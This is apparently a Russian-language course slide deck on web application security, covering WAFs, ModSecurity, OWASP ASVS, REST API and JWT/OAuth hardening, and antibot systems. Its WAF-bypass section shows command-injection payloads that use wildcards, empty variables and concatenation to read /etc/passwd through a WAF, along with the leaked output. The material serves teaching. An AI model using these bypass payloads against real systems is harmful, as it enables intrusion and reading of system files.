

< Teach
Me
Skills />

Web application security

Вопросы по предыдущим темам или ДЗ

Mini-quize по новой теме:

1. Для чего нужен WAF, какой у него принцип работы?
2. С какой проблемой мы можем столкнуться при работе с WAF?
3. Есть ли отличия между IPS и WAF?
4. Как вы думаете, чем платное решение WAF лучше Open source?
5. В какое место сетевой схемы устанавливают WAF?

План занятия

1. Почему Веб популярен
2. Как работает WAF
3. Какие ресурсы имеются для анализа безопасности
4. Рассмотрим работу с WAF
5. Ознакомимся со стандартом тестирования
6. Рассмотрим Client-side security и что означает DNSSEC
7. Узнаем, что есть кроме OWASP Top 10
8. Как защитить API gateways
9. Что такое Антибот система

Web application security


Почему веб популярен



Среднее количество атак в день
на одну систему



Распределение атак по степени риска



Среднее количество уязвимостей в
одном приложении

Атаки на уязвимости веб-приложений — самый простой способ достичь злоумышленных целей, в т. ч. **проникновение в инфраструктуру**

Web application security

Доступ к инфраструктуре через веб

Контроль ОС
(Доступ к LAN)


Контроль веб-сервера

Доступ к **чувствительным данным**

Обработано веб-сервером
Сохранено на веб-сервере

Атаки на стороне клиента


Угрозы (веб-приложения)



случаев успешного преодоления периметра
через веб-уязвимости

Web application security

Доступ к инфраструктуре через веб: пример SQL-инъекции




Web application security

Сценарии использования:

- Защита публичных веб-приложений
- Защита личного кабинета пользователя
- Защита систем межведомственного взаимодействия
- Защита мобильных приложений
- Защита веб-интерфейсов критичных систем

Компоненты:

- Континент WAF



WAF

- Анализирует веб трафик приложения (L7, L3, L4)
- Основывается на сигнтурах/правилах, аномалиях, нейросетях и аналитике атак

```
--XRPBzL0j---A--  
[07/Dec/2021:13:43:10 +0000] 1638884590 192.168.31.170 13204 192.168.31.171 80  
---XRPBzL0j---B--  
GET /?testparam=otus HTTP/1.1  
Host: 192.168.31.171  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchar  
Accept-Encoding: gzip, deflate  
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7  
---XRPBzL0j---D--
```

Web application security

В чём отличие WAF от IPS?

	WAF	IPS	NGFW/UTM
Multiprotocol Security	-	+	+
IP Reputation	±	±	±
Сигнатуры атак	+	±	±
Автоматическое обучение, поведенческий анализ	+	-	-
Защита пользователей	+	-	-
Сканер уязвимостей	+	-	-
Виртуальный патчинг	+	-	-
Корреляции, цепочки атак	+	-	-

WAF интеграция

- Мост/Маршрутизатор
- Reverse прокси-сервер
- Встроенный



WAF защита

По модели защиты:

- Основанный на сигнатуре (Signature-based)
- Основанный на правилах (Rule-based)

По реакции на «плохой» запрос:


- «Очистка» опасных данных
- Блокировка запроса
- Блокировка источника атаки

WAF как усиление ИБ

- Аналитика по аномалиям
- Обогащение информацией об атаках или их развитие
- Быстрая защита от уязвимостей (Virtual patching)
- Защита от самих атак и DDoS (опционально)
- Защита от Ботов



Защита WEB приложений



Web application security

Виды WAF

- Статический
- Динамический

Работает WAF по следующим моделям безопасности:

- Negative. Некий «черный список», запрещающий прием конкретной информации, прописанной в настройках. Защищает веб-приложения на прикладном уровне (аналог IPS), но умеет оценивать потенциальные угрозы детальнее и чаще применяется для обеспечения защиты от «популярных» и специфических типов атак. Анализирует уязвимости конкретных веб-приложений.
- Positive. «Белый список», разрешающий прием конкретной информации, которая была заранее указана в настройках. Позволяет получить максимальную защиту, т.к. применяется в качестве дополнения к моделям. Задействует другой тип логики: правила, определяющие, что конкретно разрешено.

Проблемы WAF

- Уязвимости
- False Positive (Который зачастую оказывается на работе сервиса и требует долгой калибровке)
- Защита от одной атаки может обусловить реализацию другой (Нужен баланс)

Сравнение фильтров для защиты веб-сайтов (Web Application Firewall – WAF)

- [сравнение по критериям](#)
- [коллективное мнение](#)
- [перечень WAF](#)



Коммерческие WAF



Open Source WAF



[modsecurity](#)

[гайд](#) по
установке и
настройке из
исходников

Mod security

Логи которые формирует mod_security

- /var/log/nginx/error.log
- /ver/log/modsec_audit.log


```
# Use a single file for logging. This is much easier
# assumes that you will use the audit log only occasionally
#
SecAuditLogType Serial
SecAuditLog /var/log/modsec_audit.log

# Specify the path for concurrent audit logging.
#SecAuditLogStorageDir /opt/modsecurity/var/audit/
```

Недостатки ModSecurity

- Сложное администрирование большого набора правил
- Ресурсоемкость

OWASP Corerule Set



Web application security

Cheat Sheets

[Вспомогательные материалы для эксплуатации уязвимостей](#) и
WAF Bypass:

xss

SSTI

XVWA

WAF Bypass

- Технологии нормализации
- Использование новых техник эксплуатации уязвимостей в Web
- HTTP Parameter Pollution
- HTTP Parameter Fragmentation
- замена null-byte
- etc

WAF Bypass

- 1) Подстановочные символы
- 2) Не инициированные переменные
- 3) Тип контента
- 4) Конкатенация и т.д

Подстановочные символы

```
root@kali:~# http 'http://test1.unicresit.it/?c=echo+/?/?/?ss??'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Thu, 07 Dec 2017 23:56:08 GMT
Server: nginx
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Sucuri-Cache: MISS
X-Sucuri-ID: 15011
X-XSS-Protection: 1; mode=block

ok: Array
(
    [c] => echo /?/?/?ss??
)
/etc/passwd
```

Неиницированные символы

`catu /etcu/passwd$u`

Замещение переменной Bash (`$u` равно "")

`cat /etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...
```

Конкатенация

```
themiddle@kali:~$ curl -v "http://test1.unicresit.it/?zzz=;+cat+/etc/passwd"
*   Trying 192.124.249.111...
* TCP_NODELAY set
* Connected to test1.unicresit.it (192.124.249.111) port 80 (#0)
> GET /?zzz=;+cat+/etc/passwd HTTP/1.1
> Host: test1.unicresit.it
> User-Agent: curl/7.56.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 02 Jan 2018 16:29:34 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< x-test: 1
< X-Sucuri-Cache: MISS
< X-XSS-Protection: 1; mode=block
< X-Frame-Options: SAMEORIGIN
< X-Content-Type-Options: nosniff
< X-Sucuri-ID: 15011
<
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

WAF Bypass - PT Analysis

[Много примеров](#)

Mod security

На попытки эксплуатации уязвимостей ModSecurity отбивает ошибкой 403:

403 Forbidden

nginx/1.21.4

OWASP ASVS

Application Security Verification Standard ([ASVS](#)) – предоставляет стандарт тестирования безопасности веб-приложений, а также предоставляет список требования для SDLC.

Требования могут быть использованы в качестве:

- метрик – позволяют определить текущий уровень доверия веб-приложению (или приложениям);
- руководства – предоставляют руководство по реализации для разработчиков;
- требований в контракте / договоре.

Web application security

Структура OWASP ASVS

Applicability		Building			Building, Configuration, Deployment Assurance and Verification			Assurance and Verification	
Level 1	All apps	Secure Coding	Standards and checklists	Secure & Peer Code Review	DevSecOps	Unit and Integration Tests	Penetration Testing	DAST	
Level 2	All apps	Security Architecture and Reviews	Secure Coding	Standards and checklists	Secure & Peer Code Review	DevSecOps	Unit and Integration Tests	Hybrid Reviews	SAST
Level 3	High Assurance	Security Architecture and Reviews	Secure Coding	Standards and checklists	Secure & Peer Code Review	DevSecOps	Unit and Integration Tests	Hybrid Reviews	SAST
Legend			Acceptable			Suitable			

Level 1 – минимальный уровень, для некритичных приложений;

Level 2 – для приложений, содержащих чувствительные данные, требующие защиты;

Level 3 – для критичных приложений – крупные денежные транзакции, медицинские данные – и приложений, требующих высокого уровня доверия.

Level 1

Level 1 – единственный уровень, который предполагает black-box

Penetration Testing – без наличия исходных кодов и документации.

Отличается от **white-box** – полного наличия исходных кодов, документации и, в отдельных случаях, доступа к разработчикам кода.

Данный уровень предполагает защиту от базовых уязвимостей, включенных в OWASP Top 10 (или другие подобные списки) и предполагает взаимодействие со злоумышленником, который использует простые (незатратные по ресурсам и по времени) техники для быстрого нахождения и эксплуатации уязвимостей.

Black-box PenTesting

Многие компании любят приглашать сторонних пентестеров именно на такие black-box pentesting'и, удивляясь затем тому, что каждая команда находит разные уязвимости.

OWASP ASVS явно утверждает, что для увеличения эффективности на Level 2 и Level 3 необходимо предоставление документации и, по возможности, исходников, поскольку подобное black-box тестирование пропускает значительную часть критических уязвимостей.

Web application security

[OWASP Web Security Testing Guide](#)

Готовое руководство, описывающее
методологию тестирования безопасности
веб-приложений

web-приложение XVWA ([Ссылка на репозиторий](#)) для тренировки поиска всевозможных
web application vulnerabilities

DNSSEC

ПРЕИМУЩЕСТВА РАЗВЕРТЫВАНИЯ DNSSEC



Помогает защитить
интернет.



Снижает
уязвимость
к атакам.



Способствует инновациям.
DNSSEC позволяет проверять и
защищать данные DNS что в
свою очередь создает доверие к
данным в приложениях за
пределами DNS.

Распространенные Client-Side уязвимости



What Is Client-Side Security?

REST API

Фреймворки

Использовать фреймворки для поддержки REST API сервисов

Плюсы: Время релизов, меньше возможностей допустить ошибки

Минусы: ZeroDay, Совместимость



Backend API Secure

XSS

Injections

Security Missconfigs

Authentication

Unvalidated Redirects

Sensitive Data Exposure



REST API

Authentification

Отказаться от использования

Basic Auth

Использовать: JWT, OAuth2



REST API

JWT

Правильно:

- использовать сложный JWT Secret (исключить Brute force)
- RTTL и TTL - оптимально короткие
- зафиксировать константой на сервере алгоритм : HS256, RS256 (не полагаться на заголовки)
- не хранить конфиденциальные данные в JWT (легко декодировать)

OAuth

Правильно:

- всегда проверять redirect_uri на стороне сервера, чтобы разрешить только URL адреса из whitelist
- одноразовый код, а не токены (не использовать response_type=token)
- CSRF token , state + случайный хеш
- определить scope по умолчанию, проверять параметры для каждого приложения

REST API

Проблемы Logging

- логи не пишутся, слабые, недостаточно детальные.
- не обеспечивается целостность логов
- логи не анализируются SOC-ом
- пороговые значения для оповещения не действуют
- не настроен мониторинг API для отслеживания атак в реальном времени WAF

REST API

Requests

Правильно:

- 405 Method not allowed, GET (чтение), POST (создание)
PUT/PATCH (замена/обновление) DELETE (удаление)
- проверка типа данных в заголовке Accept и ограничение только поддерживаемыми форматами (/json /xml) иначе 406
Not Acceptable
- валидаторы, сериализаторы и санитайзеры пользовательского ввода
- не передавать конфиденциальные данные в URL, использовать Authorization Header

REST API

Continuous API Testing

ZAP Python API - Import

```
from zapv2 import ZAPv2

#target url for scan
target = 'targetURL'
apikey = 'apikey'

zap = ZAPv2(apikey=apikey,proxies={'http':'http://localhost:8090','https':'http://localhost:8090'})

zap.urlopen(target)
```

REST API


CI/CD

Правильно:

- Покрытие тестами (DAST, Fuzzing, Unit, Integration)
- Code Review (No self approve)
- Уведомления о уязвимых зависимостях/Апрув AppSec
- Быстрый откат

Антибот система

Антибот умеет с высокой точностью отделять ботовые запросы (как «плохие» от злоумышленников, так и «хорошие» от поисковиков и систем аналитики) от пользовательских. В основе точности антибота — многофакторный анализ поступающих запросов по техническим метрикам и сигнатурам.



Спасибо за внимание!